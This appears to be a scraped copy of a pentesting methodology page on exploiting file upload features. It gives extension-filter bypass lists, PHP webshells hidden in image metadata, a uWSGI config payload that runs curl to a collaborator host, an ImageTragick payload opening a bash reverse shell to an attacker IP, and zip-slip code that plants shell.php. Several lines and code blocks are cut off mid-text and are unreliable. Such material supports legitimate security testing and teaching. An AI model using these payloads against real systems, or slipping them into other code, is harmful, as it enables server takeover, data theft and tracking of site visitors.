File Upload

File Upload General Methodology

Other useful extensions:

- **PHP**: *.php*, *.php2*, *.php3*, *.php4*, *.php5*, *.php6*, *.php7*, .phps, *.phps*, *.pht*, *.phtm*, *.phtml*, *.pgif*, *.shtml*, *.htaccess*, *.phar*, *.inc*, *.hphp*, *.ctp*, *.module*
  - **Working in PHPv8**: *.php*, *.php4*, *.php5*, *.phtml*, *.module*, *.inc*, *.hphp*, *.ctp*
- **ASP**: *.asp*, *.aspx*, *.config*, *.ashx*, *.asmx*, *.aspq*, *.axd*, *.cshtm*, *.cshtml*, *.rem*, *.soap*, *.vbhtm*, *.vbhtml*, *.asa*, *.cer*, *.shtml*
- **Jsp:** *.jsp*, *.jspx*, *.jsw*, *.jsv*, *.jspf*, *.wss*, *.do*, *.action*
- **Coldfusion:** *.cfm*, *.cfml*, *.cfc*, *.dbm*
- **Flash**: *.swf*
- **Perl**: *.pl*, *.cgi*
- **Erlang Yaws Web Server**: *.yaws*

Bypass file extensions checks

1. If they apply, the **check** the **previous extensions.** Also test them using some **uppercase letters**: *pHp, .pHP5, .PhAr ...*
2. *Check **adding a valid extension before** the execution extension (use previous extensions also):*
   - *file.png.php*
   - *file.png.Php5*
3. Try adding **special characters at the end.** You could use Burp to **bruteforce** all the **ascii** and **Unicode** characters. (*Note that you can also try to use the **previously** motioned **extensions***)
   - *file.php%20*
   - *file.php%0a*
   - *file.php%00*
   - *file.php%0d%0a*
   - *file.php/*
   - *file.php.|*
   - *file.*
   - *file.php....*
   - *file.pHp5....*
4. Try to bypass the protections **tricking the extension parser** of the server-side with techniques like **doubling** the **extension** or **adding junk** data (**null** bytes) between extensions. *You can also use the **previous extensions** to prepare a better payload.*
   - *file.png.php*
   - *file.png.pHp5*
   - *file.php#.png*
   - *file.php%00.png*
   - *file.php\|x00.png*
   - *file.php%0a.png*
   - *file.php%0d%0a.png*
   - *file.phpJunk123png*
5. Add **another layer of ex**
   - *file.png.jpg.php*
   - *file.php%00.png%0*

6. Try to put the **exec extension before the valid extension** and pray so the server is misconfigured. (useful to exploit Apache misconfigurations where anything with extension** ***.php*****, but** not necessarily ending in .php** will execute code):
   - *ex: file.php.png*
7. Using **NTFS alternate data stream (ADS)** in **Windows**. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an **empty file with the forbidden extension** will be created on the server (e.g. "file.asax:.jpg"). This file might be edited later using other techniques such as using its short filename. The "**::$data**" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (.e.g. "file.asp::$data.")
8. Try to break the filename limits. The valid extension gets cut off. And the malicious PHP gets left. AAA<--SNIP-->AAA.php

```
# Linux maximum 255 bytes
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 255
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
# Upload the file and check response how many characters it alllows. Let
python -c 'print "A" * 232'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
# Make the payload
AAA<--SNIP 232 A-->AAA.php.png
```

Bypass Content-Type, Magic Number, Compression & Resizing

- Bypass **Content-Type** checks by setting the **value** of the **Content-Type header** to: *image/png* , *text/plain* , *application/octet-stream*
  1. Content-Type **wordlist**: https://github.com/danielmiessler/SecLists/blob/master/Miscellaneous/Web/content-type.txt
- Bypass **magic number** check by adding at the beginning of the file the **bytes of a real image** (confuse the *file* command). Or introduce the shell inside the **metadata**:
  ```
  exiftool -Comment="<?php echo 'Command:'; if($_POST)
  {system($_POST['cmd']);} __halt_compiler();" img.jpg
  ```
  `\` or you could also **introduce the payload directly** in an image:
  ```
  echo '<?php system($_REQUEST['cmd']); ?>' >> img.png
  ```
- If **compressions is being added to your image**, for example using some standard PHP libraries like PHP-GD, the previous techniques won't be useful it. However, you could use the **PLTE chunk technique defined here** to insert some text that will **survive compression**.
  - **Github with the code**
- The web page cold also be **resizing** the **image**, using for example the PHP-GD functions `imagecopyresized` or `imagecopyresampled`. However, you could use the **IDAT chunk technique defined here** to insert some text that will **survive compression**.
  - **Github with the code**
- Another technique to make a payload that **survives an image resizing**, using the PHP-GD function `thumbnailImage`. However, you could use the **tEXt chunk technique defined here** to insert some text that will **survive compression**.
  - **Github with the code**

Other Tricks to check

- Find a vulnerability to **rename** the file already uploaded (to change the extension).
- Find a **Local File Inclusion** vulnerability to execute the backdoor.
- **Possible Information disclosure**:
  1. Upload **several times** (and at the **same time**) the **same file** with the **same name**
  2. Upload a file with the **name** of a **file** or **folder** that **already exists**
  3. Uploading a file with **"."**, **".."**, **or "..." as its name**. For instance, in Apache in **Windows**, if the application saves the uploaded files in "/www/uploads/" directory, the "." filename will create a file called "uploads" in the "/www/" directory.
  4. Upload a file that may not be deleted easily such as **"...:.jpg"** in **NTFS**. (Windows)
  5. Upload a file in **Windows** with **invalid characters** such as `|<>*?"` in its name. (Windows)
  6. Upload a file in **Windows** using **reserved** (**forbidden**) **names** such as CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9.
- Try also to **upload an executable** (.exe) or an **.html** (less suspicious) that **will execute code** when accidentally opened by victim.

Special extension tricks


If you are trying to upload files to a **PHP server**, take a look at the **.htaccess** trick to execute code.
If you are trying to upload files to an **ASP server**, take a look at the **.config** trick to execute code.

The `.phar` files are like the `.jar` for java, but for php, and can be **used like a php file** (executing it with php, or including it inside a script...)

The `.inc` extension is sometimes used for php files that are only used to **import files**, so, at some point, someone could have allow **this extension to be executed**.

Jetty RCE

If you can upload a XML file into a Jetty server you can obtain RCE because **new *.xml and *.war are automatically processed**. So, as mentioned in the following image, upload the XML file to `$JETTY_BASE/webapps/` and expect the shell!



https://twitter.com/ptswarm/status/1555184661751648256/photo/1

uWSGI RCE

For a detailed exploration of this vulnerability check the original research: uWSGI RCE Exploitation.

Remote Command Execution (RCE) vulnerabilities can be exploited in uWSGI servers if one has the capability to modify the `.ini` configuration file. uWSGI configuration files leverage a specific syntax to incorporate "magic" variables, placeholders, and operators. Notably, the '@' operator, utilized as `@(filename)`, is designed to include the contents of a file. Among the various supported schemes in uWSGI, the "exec" scheme is particularly potent, allowing the reading of data from a process's standard output. This feature can be manipulated for nefarious purposes such as Remote Command Execution or Arbitrary File Write/Read when a `.ini` configuration file is processed.

Consider the following exam
schemes:

```
[uwsgi]
; read from a symbol
foo = @(sym://uwsgi_funny_function)
; read from binary appended data
bar = @(data://[REDACTED])
; read from http
test = @(http://[REDACTED])
; read from a file descriptor
content = @(fd://[REDACTED])
; read from a process stdout
body = @(exec://whoami)
; curl to exfil via collaborator
extra = @(exec://curl http://collaborator-unique-host.oastify.com)
; call a function returning a char *
characters = @(call://uwsgi_func)
```

The execution of the payload occurs during the parsing of the configuration file. For the configuration to be activated and parsed, the uWSGI process must either be restarted (potentially after a crash or due to a Denial of Service attack) or the file must be set to auto-reload. The auto-reload feature, if enabled, reloads the file at specified intervals upon detecting changes.

It's crucial to understand the lax nature of uWSGI's configuration file parsing. Specifically, the discussed payload can be inserted into a binary file (such as an image or PDF), further broadening the scope of potential exploitation.

wget File Upload/SSRF Trick

In some occasions you may find that a server is using `wget` to **download files** and you can **indicate** the **URL**. In these cases, the code may be checking that the extension of the downloaded files is inside a whitelist to assure that only allowed files are going to be downloaded. However, **this check can be bypassed.**
The **maximum** length of a **filename** in **linux** is **255**, however, **wget** truncate the filenames to **236** characters. You can **download a file called "A"*232+".php"+".gif"**, this filename will **bypass** the **check** (as in this example **".gif"** is a **valid** extension) but `wget` will **rename** the file to **"A"*232+".php"**.

```
#Create file and HTTP s
echo "SOMETHING" > $(py
python3 -m http.server
```

```
#Download the file
wget 127.0.0.1:9080/$(python -c 'print("A"*(236-4)+".php"+".gif")')
The name is too long, 240 chars total.
Trying to shorten...
New name is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
--2020-06-13 03:14:06--  http://127.0.0.1:9080/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Connecting to 127.0.0.1:9080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10 [image/gif]
Saving to: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA 100%[=========================================

2020-06-13 03:14:06 (1.96 MB/s) - 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Note that **another option** you may be thinking of to bypass this check is to make the **HTTP server redirect to a different file**, so the initial URL will bypass the check by then wget will download the redirected file with the new name. This **won't work unless** wget is being used with the **parameter** `--trust-server-names` because **wget will download the redirected page with the name of the file indicated in the original URL**.

Tools

- Upload Bypass is a powerful tool designed to assist Pentesters and Bug Hunters in testing file upload mechanisms. It leverages various bug bounty techniques to simplify the process of identifying and exploiting vulnerabilities, ensuring thorough assessments of web applications.


From File upload to other vulnerabilities

- Set **filename** to `../../../tmp/lol.png` and try to achieve a **path traversal**
- Set **filename** to `sleep(10)-- -.jpg` and you may be able to achieve a **SQL injection**
- Set **filename** to `<svg onload=alert(document.domain)>` to achieve a XSS
- Set **filename** to `; sleep 10;` to test some command injection (more command injections tricks here)
- **XSS** in image (svg) file upload
- **JS** file **upload** + **XSS** = **Service Workers** exploitation
- **XXE in svg upload**
- **Open Redirect** via uploading svg file
- Try **different svg payloads** from **https://github.com/allanlw/svg-cheatsheet****
- Famous **ImageTrick** vulnerability
- If you can **indicate the web server to catch an image from a URL** you could try to abuse a SSRF. If this **image** is going to be **saved** in some **public** site, you could also indicate a URL from https://iplogger.org/invisible/ and **steal information of every visitor**.
- **XXE and CORS** bypass with PDF-Adobe upload
- Specially crafted PDFs to XSS: The following page present how to **inject PDF data to obtain JS execution**. If you can upload PDFs you could prepare some PDF that will execute arbitrary JS following the given indications.
- Upload the [eicar](**https://secure.eicar.org/eicar.com.txt**) content to check if the server has any **antivirus**
- Check if there is any **size limit** uploading files

Here's a top 10 list of things that you can achieve by uploading (from here):

1. **ASP / ASPX / PHP5 / PHP / PHP3**: Webshell / RCE
2. **SVG**: Stored XSS / SSRF / XXE
3. **GIF**: Stored XSS / SSRF
4. **CSV**: CSV injection
5. **XML**: XXE
6. **AVI**: LFI / SSRF
7. **HTML / JS** : HTML injection / XSS / Open redirect
8. **PNG / JPEG**: Pixel flood attack (DoS)
9. **ZIP**: RCE via LFI / DoS
10. **PDF / PPTX**: SSRF / BLIND XXE

Burp Extension



Magic Header Bytes

- **PNG**: `"\x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03["`
- **JPG**: `"\xff\xd8\xff"`

Refer to https://en.wikipedia.org/wiki/List_of_file_signatures for other filetypes.

Zip/Tar File Automatically decompressed Upload

If you can upload a ZIP that is going to be decompressed inside the server, you can do 2 things:

Symlink

Upload a link containing sof
files you will access the link

```
ln -s ../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
tar -cvf test.tar symindex.txt
```

Decompress in different folders

The unexpected creation of files in directories during decompression is a significant issue. Despite initial assumptions that this setup might guard against OS-level command execution through malicious file uploads, the hierarchical compression support and directory traversal capabilities of the ZIP archive format can be exploited. This allows attackers to bypass restrictions and escape secure upload directories by manipulating the decompression functionality of the targeted application.

An automated exploit to craft such files is available at **evilarc on GitHub**. The utility can be used as shown:

```
# Listing available options
python2 evilarc.py -h
# Creating a malicious archive
python2 evilarc.py -o unix -d 5 -p /var/www/html/ rev.php
```

Additionally, the **symlink trick with evilarc** is an option. If the objective is to target a file like `/flag.txt`, a symlink to that file should be created in your system. This ensures that evilarc does not encounter errors during its operation.

Below is an example of Python code used to create a malicious zip file:

```
#!/usr/bin/python
import zipfile
from io import BytesIO

def create_zip():
    f = BytesIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('../../../../../var/www/html/webserver/shell.php', '<?php ec
    z.writestr('otherfile.xml', 'Content of the file')
    z.close()
    zip = open('poc.zip
    zip.write(f.getvalu
    zip.close()

create_zip()
```

Abusing compression for file spraying

For further details **check the original post in**: https://blog.silentsignal.eu/2014/01/31/file-upload-unzip/

1. **Creating a PHP Shell**: PHP code is written to execute commands passed through the `$_REQUEST` variable.

```
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
}?>
```

2. **File Spraying and Compressed File Creation**: Multiple files are created and a zip archive is assembled containing these files.

```
root@s2crew:/tmp# for i in `seq 1 10`;do FILE=$FILE"xxA"; cp simple-back
root@s2crew:/tmp# zip cmd.zip xx*.php
```

3. **Modification with a Hex Editor or vi**: The names of the files inside the zip are altered using vi or a hex editor, changing "xxA" to "../" to traverse directories.

```
:set modifiable
:%s/xxA/..\//g
:x!
```

ImageTragic

Upload this content with an image extension to exploit the vulnerability **(ImageMagick , 7.0.1-1)** (form the exploit)

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attac
pop graphic-context
```

Embedding PH

Embedding a PHP shell in the IDAT chunk of a PNG file can effectively bypass certain image processing operations. The functions `imagecopyresized` and `imagecopyresampled` from PHP-GD are particularly relevant in this context, as they are commonly used for resizing and resampling images, respectively. The ability of the embedded PHP shell to remain unaffected by these operations is a significant advantage for certain use cases.

A detailed exploration of this technique, including its methodology and potential applications, is provided in the following article: "Encoding Web Shells in PNG IDAT chunks". This resource offers a comprehensive understanding of the process and its implications.

More information in: https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

Polyglot Files

Polyglot files serve as a unique tool in cybersecurity, acting as chameleons that can validly exist in multiple file formats simultaneously. An intriguing example is a GIFAR, a hybrid that functions both as a GIF and a RAR archive. Such files aren't limited to this pairing; combinations like GIF and JS or PPT and JS are also feasible.

The core utility of polyglot files lies in their capacity to circumvent security measures that screen files based on type. Common practice in various applications entails permitting only certain file types for upload—like JPEG, GIF, or DOC—to mitigate the risk posed by potentially harmful formats (e.g., JS, PHP, or Phar files). However, a polyglot, by conforming to the structural criteria of multiple file types, can stealthily bypass these restrictions.

Despite their adaptability, polyglots do encounter limitations. For instance, while a polyglot might simultaneously embody a PHAR file (PHp ARchive) and a JPEG, the success of its upload might hinge on the platform's file extension policies. If the system is stringent about allowable extensions, the mere structural duality of a polyglot may not suffice to g

More information in: https://
friend-850bf812dd8a

References

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20insecure%20files
- https://github.com/modzero/mod0BurpUploadScanner
- https://github.com/almandin/fuxploider
- https://blog.doyensec.com/2023/02/28/new-vector-for-dirty-arbitrary-file-write-2-rce.html
- https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/
- https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a

If you are interested in **hacking career** and hack the unhackable - **we are hiring!** (*fluent polish written and spoken required*).

PDF Upload - XXE and CORS bypass

Last updated 4 months ago